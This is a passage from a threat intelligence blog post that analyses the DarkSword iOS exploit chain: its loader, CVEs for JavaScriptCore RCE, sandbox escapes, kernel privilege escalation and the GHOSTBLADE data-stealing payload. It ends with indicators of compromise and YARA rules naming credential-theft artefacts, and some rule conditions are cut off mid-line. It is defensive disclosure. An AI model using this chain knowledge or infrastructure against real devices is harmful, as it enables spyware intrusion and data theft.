- UNC6353 set the `uid` key, but did not check it before fetching the exploit loader; a comment in the source code suggests that they did not know if it was required by the subsequent stages.

Based on the actors' differing usages, we assess that this session storage check logic, along with the subsequent logic using `frame.html` to then fetch `rce_loader.js` as observed from UNC6748 and UNC6353, was developed by the DarkSword exploit chain developers. We assess that the additional fingerprinting logic used by PARS Defense in January 2026 and the anti-debug logic used by UNC6748 in November 2025 were likely written by those users to better meet their operational requirements.

Loader

All the activity we observed used effectively the same exploit loader, with some minor differences such as PARS Defense's addition of encryption. The loader manages Web Worker objects that are used by the two RCE exploits, along with state transitions throughout the RCE exploit lifecycle. The loader fetches two files for the RCE stages, named variations of `rce_module.js` and `rce_worker.js` (e.g. `rce_worker_18.4.js`). The iOS 18.4 exploit splits the logic between the Web Worker script and the main module, which is `eval`'d in the same context as the loader; the two different contexts communicate using `postMessage` as the RCE exploit progresses. The iOS 18.6/18.7 RCE exploit, however, contains all of the exploit logic in the worker, and the corresponding `rce_module.js` file just has an unused placeholder function (Figure 21).

The inconsistencies surrounding the correctness of fetching the RCE stages by the loader module are intriguing. One possibility is that the errors were manually corrected by UNC6353 and PARS Defense; alternatively, it is possible that UNC6748 received the exploit chain updates prior to the other users, and the DarkSword developers subsequently fixed those bugs.

```
 // for displaying hex value
function dummyy(x) {
    return '0x' + x.toString(16);
}
```

Figure 21: `rce_module_18.7.js` contents (UNC6748, November 2025)

Remote Code Execution Exploits

GTIG observed two different JavaScriptCore (the JavaScript engine used in WebKit and Apple's Safari browser) vulnerabilities exploited for remote code execution by DarkSword. For devices running versions of iOS prior to 18.6, DarkSword uses CVE-2025-31277, a JIT optimization/type confusion bug which was patched by Apple in iOS 18.6. For devices running iOS 18.6-18.7, DarkSword uses CVE-2025-43529, a garbage collection bug in the Data Flow Graph (DFG) JIT layer of JavaScriptCore which was patched by Apple in iOS 18.7.3 and 26.2 after it was reported by GTIG. Both exploits develop their own `fakeobj` / `addrof` primitives, and then build arbitrary read/write primitives the same way on top of them.

Both vulnerabilities were directly chained with CVE-2026-20700, a bug in `dyld` used as a user-mode Pointer Authentication Codes (PAC) bypass to execute arbitrary code, as required by the subsequent exploit stages. This vulnerability was patched by Apple in iOS 26.3 after being reported by GTIG.

Sandbox Escape Exploits

Safari is designed to use multiple sandbox layers to isolate the different components of the browser where untrusted user input may be handled. DarkSword uses two separate sandbox escape vulnerabilities, first by pivoting out of the WebContent sandbox into the GPU process, and then by pivoting from the GPU process to `mediaplaybackd`. The same sandbox escape exploits were used regardless of which RCE exploit was needed.

WebContent Sandbox Escape

As previously discussed by Project Zero and others, Safari's renderer process (known as WebContent) is tightly sandboxed to limit the blast radius of any vulnerabilities it may contain, since it is the most accessible to untrusted user content. To bypass this, DarkSword fetches an exploit called `sbox0_main_18.4.js` or `sbx0_main.js` to break out of the WebContent sandbox. This exploit leverages CVE-2025-14174, a vulnerability in ANGLE where parameters were not sufficiently validated in a specific WebGL operation, leading to out-of-bounds memory operations in Safari's GPU process which the DarkSword developers use to execute arbitrary code within the GPU process.

This vulnerability was reported to Google (the developers of ANGLE) by Apple and GTIG, and was patched in Safari with the release of iOS 18.7.3 and 26.2.

GPU Sandbox Escape

In Safari, the GPU process has more privileges than the WebContent sandbox, but still is restricted from accessing much of the rest of the system. To bypass this limitation, DarkSword uses another sandbox escape exploit, `sbx1_main.js`, which leverages CVE-2025-43510, a memory management vulnerability in XNU. This is a copy-on-write bug which is exploited to build arbitrary function call primitives in `mediaplaybackd`, a system service with a larger set of permissions than the Safari GPU process where they can run the final exploit needed. They do this by loading a copy of the JavaScriptCore runtime into the `mediaplaybackd` process, and executing the next stage exploit within it.

This vulnerability was patched by Apple in iOS 18.7.2 and 26.1.

Local Privilege Escalation and Final Payload

Finally, the exploit loaded one last module, `pe_main.js`. This uses CVE-2025-43520, a kernel-mode race condition in XNU's virtual filesystem (VFS) implementation, which can be exploited to build physical and virtual memory read/write primitives. This vulnerability was patched by Apple in iOS 18.7.2 and 26.1.

The exploit contains a suite of library classes building on top of their primitives that are used by the different post-exploitation payloads, such as `Native`, which provides abstractions for manipulating raw memory and calling native functions, and `FileUtils`, which provides a POSIX-like filesystem API. Artifacts left behind from the Webpack process applied to the analyzed GHOSTBLADE sample included file paths that show the structure on disk of these libraries (Figure 22).

We assess that GHOSTBLADE was likely developed by the DarkSword developers, based on the consistency in coding styles and the tight integration between it and the library code, which is notably distinct from how GHOSTKNIFE and GHOSTSABER leveraged these libraries. We also observed additional modifications made to some of the post-exploitation payload libraries in the samples observed from PARS Defense, including additional raw memory buffer manipulation, likely used in follow-on binary modules. Additionally, the libraries in GHOSTBLADE contained a reference to a function called `startSandworm()` which was not implemented within it; we suspect this may be a codename for a different exploit.

```
 src/InjectJS.js
src/libs/Chain/Chain.js
src/libs/Chain/Native.js
src/libs/Chain/OffsetsStruct.js
src/libs/Driver/Driver.js
src/libs/Driver/DriverNewThread.js
src/libs/Driver/Offsets.js
src/libs/Driver/OffsetsTable.js
src/libs/JSUtils/FileUtils.js
src/libs/JSUtils/Logger.js
src/libs/JSUtils/Utils.js
src/libs/TaskRop/Exception.js
src/libs/TaskRop/ExceptionMessageStruct.js
src/libs/TaskRop/ExceptionReplyStruct.js
src/libs/TaskRop/MachMsgHeaderStruct.js
src/libs/TaskRop/PAC.js
src/libs/TaskRop/PortRightInserter.js
src/libs/TaskRop/RegistersStruct.js
src/libs/TaskRop/RemoteCall.js
src/libs/TaskRop/Sandbox.js
src/libs/TaskRop/SelfTaskStruct.js
src/libs/TaskRop/Task.js
src/libs/TaskRop/TaskRop.js
src/libs/TaskRop/Thread.js
```

```
src/libs/TaskRop/ThreadState.js
src/libs/TaskRop/VM.js
src/libs/TaskRop/VmMapEntry.js
src/libs/TaskRop/VMObject.js
src/libs/TaskRop/VmPackingParams.js
src/libs/TaskRop/VMShmem.js
src/loader.js
src/main.js
src/MigFilterBypassThread.js
```

Figure 22: Filepath artifacts from GHOSTBLADE sample

Outlook and Implications

The use of both DarkSword and Coruna by a variety of actors demonstrates the ongoing risk of exploit proliferation across actors of varying geography and motivation. Google remains committed to aiding in the mitigation of this problem, in part through our ongoing participation in the Pall Mall Process, designed to build consensus and progress toward limiting the harms from the spyware industry. Together, we are focused on developing international norms and frameworks to limit the misuse of these powerful technologies and protect human rights around the world. These efforts are built on earlier governmental actions, including steps taken by the US Government to limit government use of spyware, and a first-of-its-kind international commitment to similar efforts.

Acknowledgments

We would like to acknowledge and thank Lookout, iVerify, Google Project-Zero, and Apple Security Engineering & Architecture team for their partnership throughout this investigation.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users. We've also uploaded a sample of GHOSTBLADE to VirusTotal.

Network Indicators

IOC	Threat Actor	Context
snapshare[.]chat	UNC6748	DarkSword delivery used in Saudi Arabia
62.72.21[.]10	UNC6748	GHOSTKNIFE C2 server (November 2025)

72.60.98[.]48	UNC6748	GHOSTKNIFE C2 server (November 2025)
sahibndn[.]io	PARS Defense	DarkSword delivery used in Turkey
e5.malaymoil[.]com	PARS Defense	DarkSword delivery used in Malaysia
static.cdncounter[.]net	UNC6353	DarkSword delivery via watering holes in Ukraine
sqwas.shapelie[.]com	UNC6353	GHOSTBLADE exfiltration server

File Indicators

IOC	Threat Actor	Context
2e5a56beb63f21d9347310412ae6efb29fd3db2d3a3fc0798865a29a3c578d35	UNC6353	Extracted GHOSTBLADE sample

Detections

YARA Rules

```
rule G_Backdoor_GHOSTKNIFE_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $ = "server_pub_ex"
                $ = "client_pri_ds"
                $ = "getfilebyExtention"
                $ = "getContOfFilesForModule"
                $ = "carPlayConnectionState"
                $ = "saveRecordingApp"
                $ = "getLastItemBack"
                $ = "the inherted class"
                $ = "passExtetion"
```

```
        condition:
                filesize < 10MB and not (uint16be(0) == 0x504b or uint32be(0) == 0x6465780a or uint16be(0) ==
}
```

```
 rule G_Backdoor_GHOSTSABER_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $ = "sendDeviceInfoJson"
                $ = "merge2AppLists"
                $ = "send_command_to_upper_process"
                $ = "ChangeStatusCheckSleepInterval"
                $ = "SendRegEx"
                $ = "evalJsResponse.json"
                $ = "sendSimpleUploadJsonObject"
                $ = "device_info_all"
                $ = "getPayloadForSimpleStatusRequest"
        condition:
                filesize < 10MB and not (uint16be(0) == 0x504b or uint32be(0) == 0x6465780a or uint16be(0) ==
}
```

```
 rule G_Datamine_GHOSTBLADE_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $ = "/private/var/tmp/wifi_passwords.txt"
                $ = "/private/var/tmp/wifi_passwords_securityd.txt"
                $ = "/.com.apple.mobile_container_manager.metadata.plist" fullword
                $ = "X-Device-UUID: ${"
                $ = "/installed_apps.txt" fullword
                $ = "icloud_dump_" fullword
        condition:
                filesize < 10MB and not (uint16be(0) == 0x504b or uint32be(0) == 0x6465780a or uint16be(0) ==
}
```

```
 rule G_Hunting_DarkSwordExploitChain_ImplantLib_FilePaths_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $ = "src/InjectJS.js"
                $ = "src/libs/Chain/Chain.js"
                $ = "src/libs/Chain/Native.js"
                $ = "src/libs/Chain/OffsetsStruct.js"
                $ = "src/libs/Driver/Driver.js"
                $ = "src/libs/Driver/DriverNewThread.js"
```

```
                $ = "src/libs/Driver/Offsets.js"
                $ = "src/libs/Driver/OffsetsTable.js"
                $ = "src/libs/JSUtils/FileUtils.js"
                $ = "src/libs/JSUtils/Logger.js"
                $ = "src/libs/JSUtils/Utils.js"
                $ = "src/libs/TaskRop/Exception.js"
                $ = "src/libs/TaskRop/ExceptionMessageStruct.js"
                $ = "src/libs/TaskRop/ExceptionReplyStruct.js"
                $ = "src/libs/TaskRop/MachMsgHeaderStruct.js"
                $ = "src/libs/TaskRop/PAC.js"
                $ = "src/libs/TaskRop/PortRightInserter.js"
                $ = "src/libs/TaskRop/RegistersStruct.js"
                $ = "src/libs/TaskRop/RemoteCall.js"
                $ = "src/libs/TaskRop/Sandbox.js"
                $ = "src/libs/TaskRop/SelfTaskStruct.js"
                $ = "src/libs/TaskRop/Task.js"
                $ = "src/libs/TaskRop/TaskRop.js"
                $ = "src/libs/TaskRop/Thread.js"
                $ = "src/libs/TaskRop/ThreadState.js"
                $ = "src/libs/TaskRop/VM.js"
                $ = "src/libs/TaskRop/VmMapEntry.js"
                $ = "src/libs/TaskRop/VMObject.js"
                $ = "src/libs/TaskRop/VmPackingParams.js"
                $ = "src/libs/TaskRop/VMShmem.js"
                $ = "src/MigFilterBypassThread.js"
        condition:
                any of them
}
```

Posted in

- Threat Intelligence
